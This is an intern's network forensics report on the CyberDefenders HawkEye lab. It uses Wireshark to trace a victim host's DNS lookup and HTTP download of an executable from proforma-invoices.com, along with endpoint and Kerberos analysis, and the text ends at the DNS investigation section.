

Cybersecurity Internship Report

Task 1: HawkEye Network Forensics Investigation

Prepared by

Atharva Vilas Shitole

Cyber Intern

Submitted To

Elevance Skills

July 2026

Table of Contents

1. Objective.....	3
2. Introduction.....	3
3. Lab Information	3
4. Tools Used.....	3
5. Investigation Process.....	4
5.1 Opening the PCAP File.....	4
5.2 DNS Analysis	5
5.3 HTTP Analysis	6
5.4 TCP Stream Analysis	7
5.5 Capture File Properties.....	8
5.6 Ethernet Endpoint Statistics.....	9
5.7 IPv4 Endpoint Statistics	10
5.8 Kerberos Authentication Analysis.....	11
5.9 DNS Investigation	12
5.10 Threat Intelligence Verification.....	14
5.11 HTTP Communication Analysis	15
5.12 SMTP Data Exfiltration Analysis.....	17
5.13 Decoded Credential Analysis	19
6. Key Findings	20
7. Conclusion	20

1. Objective

The objective of this task is to investigate the HawkEye Lab by analyzing the provided evidence, identifying any suspicious network activity, and documenting the steps, tools, observations, and findings throughout the investigation.

2. Introduction

This report presents the investigation carried out for the HawkEye Lab as part of my cybersecurity internship. It describes the process of analyzing the provided evidence to identify suspicious network activity, along with the tools used, the steps followed, key observations, and the final findings.

3. Lab Information

Field	Details
Platform	CyberDefenders
Challenge Name	HawkEye
Category	Network Forensics
Evidence File	stealer.pcap
Primary Tool	Wireshark
Internship Type	Network Traffic Analysis

4. Tools Used

Tool	Purpose
CyberDefenders	Platform used to access and complete the HawkEye challenge.
Wireshark	Used to analyze the provided PCAP file and examine network traffic.
Microsoft Windows	Used as the operating system to perform the forensic investigation and execute the required analysis tools.

5. Investigation Process

5.1 Opening the PCAP File

The **stealer.pcap** file was opened in Wireshark to begin the investigation. After the file was loaded, Wireshark displayed the captured network packets, including source and destination IP addresses, protocols, packet length, and other packet details, providing an initial overview of the captured network traffic.




Figure 1. The *stealer.pcap* file loaded successfully in Wireshark, displaying the captured network packets

Observation

The capture contained approximately 4,003 packets and included multiple protocols such as TCP and Kerberos (KRB5), indicating that the capture contained multiple types of network activity suitable for forensic analysis.

5.2 DNS Analysis

The **DNS** display filter was applied to focus only on DNS traffic in the captured network data. This made it easier to view the domain name queries and responses and understand which domains were being contacted during the investigation.




Figure 2. DNS traffic displayed after applying the **DNS** display filter in Wireshark.

Observation

The DNS traffic showed several queries and responses exchanged during the communication. Both internal and external DNS queries were visible, providing a clearer understanding of the network communication captured in the PCAP file.

5.3 HTTP Analysis

The **HTTP** display filter was applied to view only the HTTP traffic in the captured network data. This made it easier to examine the HTTP requests and responses exchanged during the communication.




Figure 3. HTTP traffic displayed after applying the **HTTP** display filter in Wireshark.

Observation

The HTTP traffic showed several GET requests and HTTP 200 OK responses. An HTTP request for an executable (.exe) file was also observed, making it an important part of the investigation for further analysis.

5.4 TCP Stream Analysis

The **Follow TCP Stream** feature was used to view the complete conversation between the client and the server. This made it easier to examine the HTTP request, the server's response, and the data exchanged during the communication.

Reason for Selection

The HTTP request for the executable (.exe) file was selected for further analysis because executable files are often important during network investigations and require closer examination.




Figure 4. TCP stream showing the complete HTTP communication between the client and the server.

Observation

The TCP stream showed an HTTP GET request for the file **tkraw_Protected99.exe** from **proforma-invoices.com**. The server responded with **HTTP 200 OK**, and the content-type **application/x-msdownload** indicating that the server delivered a Windows executable (.exe) file to the client.

5.5 Capture File Properties

The **Capture File Properties** window was examined to verify the metadata of the captured PCAP file before performing detailed traffic analysis. This window provides information such as the capture duration, help validate the integrity of the captured network traffic.




Figure 5. Capture File Properties window displayed in Wireshark.

Observation

The Capture File Properties confirmed that the evidence file contained approximately 4,003 packets with a capture duration of about one hour. The file was stored in **PCAP format** using **Ethernet encapsulation**, indicating that sufficient network evidence was available for a comprehensive forensic investigation.

5.6 Ethernet Endpoint Statistics

The **Ethernet Endpoint Statistics** window was reviewed to identify the physical network devices involved in the captured communication. This feature summarizes the packet count, transmitted and received bytes, and overall network activity for each Ethernet (MAC) address, helping identify the most active endpoints in the capture.




Figure 6. Ethernet Endpoint Statistics displayed in Wireshark.

Observation

The Ethernet Endpoint Statistics identified several communicating devices during the network capture. Two primary Ethernet endpoints accounted for the majority of the captured network traffic, exchanging approximately **4,003 packets**. This information helped identify the primary systems involved in the communication and prioritize them for further forensic analysis.

5.7 IPv4 Endpoint Statistics

The **IPv4 Endpoint Statistics** window was examined to identify the IP addresses involved in the captured network communication. This feature summarizes the network activity of each IP address by displaying packet counts, transmitted and received bytes, helping identify the most active hosts involved in the captured communication.




Figure 7. IPv4 Endpoint Statistics window displayed in Wireshark.

Observation

The IPv4 Endpoint Statistics revealed multiple internal and external IP addresses participating in the captured communication. The victim system (10.4.10.132) accounted for the highest packet count in the capture and communicated with multiple external IP addresses during the investigation. These statistics helped identify the primary hosts involved in the communication and supported further analysis of the captured network traffic.

5.8 Kerberos Authentication Analysis

The **Kerberos (KRB5)** protocol was analyzed to examine authentication traffic within the captured network communication. Kerberos packets often contain valuable information about user authentication and system identities, making them useful for identifying the hostname and domain information of the victim machine during a forensic investigation.




Figure 8. Kerberos authentication traffic revealing the victim system hostname.

Observation

The Kerberos authentication packets identified the victim hostname as **BEIJING-5CD1-PC**, confirming the identity of the compromised system. This information helped correlate the captured network traffic with the victim machine and provided additional context for the forensic investigation.

5.9 DNS Investigation

The Domain Name System (DNS) traffic was analyzed to examine the domain name resolution process performed by the victim system during the captured network communication. DNS analysis helps identify the external domains contacted by a compromised system and allows investigators to trace potentially malicious network activity. The captured DNS queries and responses were further examined to identify suspicious domains and their corresponding IP addresses.




Figure 9. DNS query and response traffic displayed in Wireshark.

Observation

The DNS traffic contained multiple query and response packets exchanged between the victim system and the DNS server. These records confirmed active domain resolution during the captured session and helped identify suspicious domains for further investigation.




Figure 10. DNS query for the suspicious domain **proforma-invoices.com**.

Observation

The DNS query shows that the victim system attempted to resolve **proforma-invoices.com** indicating that it was a suspicious domain involved in the captured network activity.

